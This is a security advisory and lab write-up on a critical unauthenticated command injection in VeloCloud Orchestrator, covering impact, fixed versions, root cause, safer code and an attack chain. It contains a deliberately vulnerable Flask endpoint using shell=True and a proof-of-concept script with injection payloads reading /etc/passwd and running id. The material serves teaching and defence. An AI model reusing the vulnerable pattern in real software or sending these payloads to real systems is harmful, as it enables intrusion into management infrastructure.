CVE-2026-16812: Critical Command Injection in Arista VeloCloud Orchestrator
Vulnerability Assessment and Penetration Testing (VAPT)

Executive Summary
CVE-2026-16812 is a critical unauthenticated OS command injection vulnerability affecting on-premises Arista VeloCloud Orchestrator (VCO) deployments. With a CVSS score of 10.0 under both CVSS v3.1 and CVSS v4.0, the vulnerability allows remote attackers to execute arbitrary operating system commands without requiring tenant or operator credentials. Arista has confirmed that the vulnerability has been actively exploited in the wild.
The root cause is the failure of two security boundaries. An internal backend function became remotely accessible through the VCO web interface, and attacker-controlled input was subsequently incorporated into an operating system command, resulting in unauthenticated remote code execution. Because the orchestrator is the central management platform for SD-WAN infrastructure, a successful compromise extends beyond a single server and may expose managed VeloCloud Edge devices, network configurations, credentials, certificates, and other sensitive management assets.
Recognizing the severity of the threat, CISA added CVE-2026-16812 to its Known Exploited Vulnerabilities (KEV) Catalog on July 27, 2026, requiring affected federal agencies to remediate vulnerable systems by July 30, 2026. The accelerated deadline reflected the combination of active exploitation, unauthenticated attack paths, and the potential for complete compromise of enterprise SD-WAN environments.
Notably, as of August 7, 2026, some of the network hosts observed still remain vulnerable. Exploiting CVE-2026-16812 could be used to target enterprise environments with on-premises instances. Resecurity forecasts that the exploitation of disclosed zero-day vulnerabilities may be leveraged for targeted network intrusions, ransomware and other malicious cyber activity.
What Is VeloCloud Orchestrator?
VeloCloud Orchestrator (VCO) is the centralized management plane of the VeloCloud SD-WAN platform. It provides administrators with a single interface to provision and manage distributed Edge devices, deploy configuration templates, enforce network policies, manage certificates, maintain device inventory, and monitor the operational state of the entire SD-WAN environment.
A typical on-premises VeloCloud deployment is divided into three logical planes:
- Management Plane – VeloCloud Orchestrator (VCO): Manages device lifecycle, configurations, administrative operations, certificates, and monitoring.
- Control Plane – VeloCloud Controller: Coordinates routing intelligence, tunnel establishment, and control-plane communication between Edge devices.
- Data Plane – VeloCloud Edge and Hub Appliances: Forward application traffic and enforce routing and security policies across branch and enterprise networks.
Although these planes have distinct responsibilities, the Orchestrator is the most security-sensitive component because it acts as the trusted management authority for the entire SD-WAN deployment. It provisions devices, distributes configuration updates, manages certificates, and maintains administrative control over connected Edge appliances. As a result, compromising the Orchestrator has a far greater impact than compromising a typical web application, potentially affecting the security and integrity of the entire SD-WAN environment.
Why You May See Different Product Names
The VeloCloud Orchestrator (VCO) platform has changed ownership several times over the years, resulting in multiple product names that may still appear across enterprise environments. Originally developed by VeloCloud Networks, the SD-WAN platform later became part of VMware, then Broadcom, before continuing under its current branding. As a result, security advisories, documentation, asset inventories, and operational systems may reference the same product using different names.
This naming history has practical implications for vulnerability management and incident response. Organizations often retain legacy names in asset inventories, DNS records, SSL certificates, virtual machine names, monitoring platforms, vulnerability scanners, and support documentation. Searching for only one product name may cause vulnerable deployments to be overlooked.
When identifying potentially affected systems, search for all common product names, including:
- VeloCloud Orchestrator
- VeloCloud Orchestrator On-Prem
- VCO
- VECO
- VMware SD-WAN Orchestrator
- Broadcom VeloCloud
- Edge Cloud Orchestrator
Expanding asset discovery to include both current and historical product names helps ensure vulnerable systems are identified during exposure assessments, vulnerability management, patching, and incident response activities.
What VeloCloud Orchestrator Controls
The true asset is not the VeloCloud Orchestrator (VCO) virtual machine itself, but the management authority it represents. As the centralized management platform for an SD-WAN deployment, the Orchestrator is responsible for provisioning devices, distributing configurations, managing administrative operations, and maintaining the trust relationships that allow the network to function securely.
The Orchestrator also plays a central role in the platform's Public Key Infrastructure (PKI). It manages the certificate lifecycle used to authenticate management-plane communications between the Orchestrator, Controllers, and Edge devices, and on-premises deployments may integrate with an external Certificate Authority (CA) for certificate issuance and management.
Depending on the deployment, the Orchestrator may store or provide access to critical enterprise assets, including:
- Device inventory and network topology
- Enterprise and operator configurations
- Administrative accounts and role assignments
- Device activation and provisioning information
- Configuration templates and deployment profiles
- Edge and Gateway operational data
- Database records and operational metadata
- Certificates, cryptographic keys, and PKI lifecycle information
- API integrations and service credentials
- Monitoring, logging, and alerting configurations
- Historical link, flow, and routing telemetry
- Diagnostic bundles and troubleshooting data
- Management information for distributed branch infrastructure
These assets illustrate why the Orchestrator is considered the highest-value component within a VeloCloud deployment. A successful compromise extends far beyond a single management server, potentially exposing sensitive configuration data, administrative credentials, cryptographic material, device inventory, operational telemetry, and the trusted management relationships used to administer distributed Edge devices.
What Happened?
CVE-2026-16812 is a critical unauthenticated OS command injection vulnerability (CWE-78) affecting VeloCloud Orchestrator (VCO) On-Premises deployments. Assigned the maximum CVSS 10.0 severity rating under both CVSS v3.1 and CVSS v4.0, the vulnerability allows remote attackers to execute arbitrary operating system commands on the orchestrator without requiring tenant, operator, or administrative credentials.
The vulnerability stems from the failure of two security boundaries. A privileged backend function intended exclusively for internal use became reachable through the VCO web interface, exposing functionality that should never have been accessible externally. That function then incorporated attacker-controlled input into operating system command execution, resulting in unauthenticated remote code execution (RCE) on the orchestrator host.
Because the Orchestrator serves as the management plane for the SD-WAN environment, successful exploitation has consequences beyond a single server. A compromised orchestrator may expose sensitive configuration data, administrative credentials, certificates, cryptographic keys, device inventory, and other management assets while providing an attacker with a trusted position from which to influence managed Edge devices.
The vulnerability has been actively exploited in the wild, prompting its inclusion in CISA's Known Exploited Vulnerabilities (KEV) Catalog. The rapid remediation deadline issued for affected organizations reflects the combination of unauthenticated remote exploitation, active attacks, straightforward exploitation, and the potential for complete compromise of enterprise SD-WAN management infrastructure.
Affected Products and Fixed Versions
CVE-2026-16812 affects specific on-premises VeloCloud Orchestrator (VCO) release trains. Organizations running the affected versions should upgrade immediately to the corresponding fixed release. According to the vendor advisory, Hosted/Dedicated VCO deployments, as well as VeloCloud Gateway and Edge appliances, are not directly affected by this vulnerability.
| Release Train | Status |
|---|---|
| VCO 5.2.x before 5.2.3.14 | Vulnerable — Upgrade to 5.2.3.14 or later |
| VCO 6.1.x before 6.1.3.4 | Vulnerable — Upgrade to 6.1.3.4 or later |
| VCO 6.4.x before 6.4.2.4 | Vulnerable — Upgrade to 6.4.2.4 or later |
| VCO 7.0.x before 7.0.0.1 | Vulnerable — Upgrade to 7.0.0.1 or later |
| VCO Hosted / Dedicated | Not Affected — Patched before public disclosure |
| VeloCloud Gateway | Not Affected |
| VeloCloud Edge | Not Affected |
Root Cause: Two Failed Boundaries
The root cause is not just a single missing input validation check. Two independent controls failed: an internal, privileged function became remotely reachable, and externally influenced input reached an OS shell without neutralization. The diagram below shows how a normal-looking HTTP request turns into arbitrary command execution.

1. Attacker
The attack begins with a standard HTTP request sent to the VeloCloud Orchestrator web interface. Because the vulnerable functionality is reachable without prior authentication, the attacker only needs network connectivity to the management interface to initiate the attack chain.
Key Points
- Sends a crafted HTTP request.
- No tenant or operator credentials required.
- Targets the publicly accessible management interface.
2. VCO Web Layer
The VCO web layer processes incoming requests and dispatches them to backend application logic. Under normal circumstances, this layer should expose only authenticated functionality while preventing external access to privileged internal services.
In the vulnerable implementation, the request routing logic allows externally supplied input to reach functionality intended solely for internal components.
Conceptual Example
// Simplified illustration

@RequestMapping("/api/...")

public Response handle(Request req) {
    return internalService.process(req);
}
The issue is not the endpoint itself, but that the request is forwarded into privileged internal logic without an effective security boundary.
3. Internal Function
The request reaches backend functionality that was designed for trusted internal communication rather than direct external access. This represents the first failed security boundary, where privileged application components become reachable from the network.
Once this boundary is crossed, untrusted user input enters execution paths that were never intended to process arbitrary client-controlled data.
Intended Design
// Internal-only service

class InternalService {

    Response process(Request req) {
        // Trusted backend logic
    }

}
This service should remain accessible only through trusted application components—not directly from external requests.
4. Command Builder
The internal function eventually constructs an operating system command using values derived from the incoming request. Rather than treating user input purely as application data, the implementation incorporates it into the command executed by the operating system.
Simplified Vulnerable Pattern
String command = buildSystemCommand(userInput);
Runtime.getRuntime().exec(command);
The vulnerability arises because externally supplied data influences the command executed by the operating system instead of remaining isolated as ordinary application input.
5. Operating System Shell
Once the constructed command reaches the operating system, it executes with the privileges assigned to the VeloCloud Orchestrator service. This represents the second failed security boundary, where application-layer input crosses into privileged operating system execution.
At this stage, the impact extends beyond the web application itself and affects the underlying host, enabling actions that would normally require direct system-level access.
6. VCO Host Compromise
Successful operating system command execution results in complete compromise of the orchestrator host. Because the orchestrator serves as the centralized management authority for the SD-WAN environment, compromising this system has consequences far beyond a single server.
An attacker may be able to:
- Retrieve sensitive configuration data.
- Access management databases.
- Obtain credentials or certificates.
- Modify orchestrator settings.
- Establish persistent access.
- Pivot to additional infrastructure.
- Influence connected VeloCloud Edge devices through trusted management channels.
Why Two Boundaries Failed
Neither control failure alone would necessarily have resulted in complete system compromise.
The vulnerability became critical because both trust boundaries failed in sequence:
Failed Boundary #1 — Internal Function Exposure
A backend function intended only for trusted internal communication became accessible through the externally exposed web interface, allowing untrusted requests to reach privileged application logic.
Failed Boundary #2 — Unsafe Command Execution
Attacker-controlled input was incorporated into an operating system command without sufficient isolation or validation, allowing the application to execute commands on the underlying host.
Vulnerable Code Pattern: What the Cause Looks Like
The exact VCO source code is not public, but the vulnerability class is well understood. Below is a representative Java/Python-style example that captures the two dangerous design choices: an internal helper exposed to the web tier, and user input concatenated into a shell command.
// Vulnerable conceptual pattern (NOT actual VCO code)
@RestController
public class InternalDiagnosticController {

    // BUG #1: Internal-only endpoint exposed to the web interface
    @PostMapping("/internal/diagnostic/run")
    public ResponseEntity<String> runDiagnostic(@RequestParam String targetLabel) {

        // BUG #2: User input concatenated into a shell command
        String cmd = "/opt/vco/bin/diag_tool --target " + targetLabel;

        // BUG #3: Shell interpreter invoked
        Process process = Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c", cmd});
        ...
    }
}
In this pattern, an attacker sends a value such as the one below. The shell parses the semicolon as a command separator and executes the attacker-supplied command after the legitimate utility.
POST /internal/diagnostic/run HTTP/1.1
Host: vco.example.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 63

targetLabel=edge-123%3b+whoami+%3e+%2ftmp%2fpwned.txt
Why This Pattern Is Dangerous
- Internal function exposed externally: removes the network-layer trust boundary.
- String concatenation into a command: treats attacker data as shell syntax.
- Shell interpreter (sh -c or shell=True): expands metacharacters such as ;, &&, |, $(...), and backticks.
- No authentication check: anyone who can reach the port can trigger the sink.
- Management-plane target: the host holds SD-WAN keys, configurations, and device authority.
Safer Pattern: How This Should Have Been Built
A secure design uses defense in depth: the internal function is never mounted on a public route, user input is validated against a strict allow-list, and the subprocess is invoked without a shell interpreter.
// Safer conceptual pattern (NOT actual VCO code)
@RestController
public class DiagnosticController {

    private static final Pattern SAFE_LABEL = Pattern.compile("^[A-Za-z0-9._-]{1,64}$");

    // 1. Internal endpoints must NOT be reachable from the web interface.
   //    This helper is only called by local services, not exposed via @RequestMapping.
    public String internalDiagnostic(String targetLabel) {

        // 2. Strictly validate the input as data, not as shell syntax.
        if (!SAFE_LABEL.matcher(targetLabel).matches()) {
            throw new IllegalArgumentException("Invalid diagnostic label");
        }

        // 3. Pass arguments as an array, with NO shell interpreter.
        ProcessBuilder pb = new ProcessBuilder(
            "/opt/vco/bin/diag_tool",
            "--target",
            targetLabel
        );

        pb.inheritIO();
        Process process = pb.start();
        ...
    }
}
The safe version differs in three ways: the internal helper is not mapped to an HTTP route, the input is constrained by an allow-list before it touches any system call, and the process is started with an argument array rather than a shell command string. Any one of these controls would have prevented the unauthenticated RCE; together they make the design resilient.
Attack Chain: From One HTTP Request to SD-WAN Control
CVE-2026-16812 is far more than a typical web application vulnerability. Rather than exposing a limited set of application data, it targets the management plane of the SD-WAN infrastructure. By exploiting a single unauthenticated HTTP request, an attacker can transition from initial network access to full control of the VeloCloud Orchestrator, potentially influencing every managed Edge device under its authority.

Stage 1 — Reconnaissance
The attack begins by identifying exposed VeloCloud Orchestrator (VCO) management interfaces. Attackers commonly use internet-wide scanning platforms, certificate transparency logs, DNS enumeration, and asset discovery tools to locate publicly accessible VCO instances listening on standard HTTPS ports.
Stage 2 — Unauthenticated Network Access
Once a vulnerable Orchestrator is identified, the attacker connects directly to its web interface. Because the vulnerable functionality is reachable without tenant, operator, or administrative authentication, no credentials are required to begin exploitation.
Stage 3 — Internal Function Exposure
A specially crafted HTTP request reaches a backend function that was designed exclusively for trusted internal communication. Due to a failed trust boundary, privileged functionality intended for local use becomes accessible through the externally exposed web application.
Stage 4 — OS Command Injection
The exposed backend function constructs an operating system command using attacker-controlled input. Because the input is not safely handled before reaching the shell, command separators and shell metacharacters allow arbitrary command execution on the Orchestrator host, resulting in unauthenticated remote code execution (CWE-78).
Stage 5 — Orchestrator Compromise
Successful command execution gives the attacker control over the VCO host. From this position, they can deploy persistence, access databases, steal certificates and credentials, modify management configurations, disable logging, execute additional payloads, and pivot deeper into the enterprise network.
Stage 6 — SD-WAN Infrastructure Compromise
The final stage leverages the Orchestrator's trusted relationship with managed VeloCloud Edge devices. Because the Orchestrator distributes configurations and administrative policies, an attacker can push malicious configuration changes, modify routing and VPN settings, alter firewall policies, deploy unauthorized certificates, or otherwise influence connected branch infrastructure.
Reproducing the Exploit in a Lab
Because Arista has not released the real endpoint or payload, the following Python/Flask lab provides a controlled, local-only simulation of the vulnerability class. It models an internal diagnostic utility that is accidentally exposed over the web interface and uses shell=True with unsanitized input, exactly the pattern described in the advisory.
Vulnerable Lab Code
The file vulnerable_vco.py implements the simulated portal. The critical line is the construction of cmd with an f-string and the subsequent subprocess.run(..., shell=True). Together these recreate the CWE-78 pattern.
#!/usr/bin/env python3
# vulnerable_vco.py — EDUCATIONAL lab only. Run on 127.0.0.1.
from flask import Flask, request, render_template_string
import subprocess

app = Flask(__name__)

@app.route("/internal/diag", methods=["POST"])
def internal_diag():
    target = request.form.get("target", "")
    if not target:
        return "Missing target", 400

    # VULNERABLE PATTERN:
    # 1. Internal function exposed to the web interface.
    # 2. User input concatenated into a shell command string.
    # 3. shell=True lets the shell interpret metacharacters.
    cmd = f"/opt/vco/bin/diagtool --target {target}"
    result = subprocess.run(cmd, shell=True, capture_output=True, text=True, timeout=10)
    return f"STDOUT:
{result.stdout}
STDERR:
{result.stderr}
Return code: {result.returncode}", 200
Exploit PoC
The exploit_poc.py script automates the attack from the command line. It sends a benign request, a command-chaining payload, a command-substitution payload, a file-access payload, and a shell-invocation payload. If the server returns output from id, whoami, or wc, command injection is confirmed.
#!/usr/bin/env python3
# exploit_poc.py — Educational PoC for the local lab only.
import urllib.parse, urllib.request

TARGET_URL = "http://127.0.0.1:8080/internal/diag"
LOCAL_OPENER = urllib.request.build_opener(urllib.request.ProxyHandler({}))

PAYLOADS = [
    ("127.0.0.1", "benign"),
    ("127.0.0.1; id", "command chaining"),
    ("127.0.0.1; $(whoami)", "command substitution"),
    ("127.0.0.1; wc -l /etc/passwd", "file access"),
]

def send_payload(payload):
    data = urllib.parse.urlencode({"target": payload}).encode("utf-8")
    req = urllib.request.Request(TARGET_URL, data=data, method="POST")
    with LOCAL_OPENER.open(req, timeout=10) as resp:
        return resp.read().decode("utf-8", errors="replace")

for payload, label in PAYLOADS:
    print(f"
[{label}] payload: {payload}")
    print(send_payload(payload))
Lab Components
- vulnerable_vco.py — Simulated on-prem VCO with an exposed internal diagnostic endpoint.
- exploit_poc.py — Educational PoC that sends benign and malicious payloads to the lab endpoint.
- verify_exploit.py — Automated verification that confirms arbitrary command execution.
- create_labeled_screenshots.py — Generates captioned screenshots for reports.
Running the Lab
# Terminal 1 — vulnerable VCO simulator on http://127.0.0.1:8080
python3 vulnerable_vco.py
# Terminal 2 — manual exploit PoC
python3 exploit_poc.py
# Terminal 3 — automated verification
python3 verify_exploit.py
Vulnerable Endpoint Code
# vulnerable_vco.py (excerpt)
@app.route("/internal/diag", methods=["POST"])
def internal_diag():
    target = request.form.get("target", "")
    # VULNERABLE: internal utility reachable without auth and uses shell=True
    cmd = f"/opt/vco/bin/diagtool --target {target}"
    result = subprocess.run(cmd, shell=True, capture_output=True, text=True, timeout=10)
    return result.stdout + result.stderr, 200
PoC Payloads
# exploit_poc.py (selected payloads)
PAYLOADS = [
    ("127.0.0.1", "benign"),
    ("127.0.0.1; id", "command chaining"),
    ("127.0.0.1; wc -l /etc/passwd", "file access"),
    ("127.0.0.1; bash -c 'echo vulnerable'", "shell invocation"),
Expected Verification Output
[*] Starting vulnerable VCO simulator...
[+] VCO simulator is up
[*] Sending benign diagnostic request...

[*] Sending command-injection payload: 127.0.0.1; id

STDOUT:
uid=501(karimhabeeb) gid=20(staff) ...

STDERR:
/bin/sh: /opt/vco/bin/diagtool: No such file or directory

[+] SUCCESS: Command injection confirmed — arbitrary OS command executed.

Step 1 — Simulated Portal
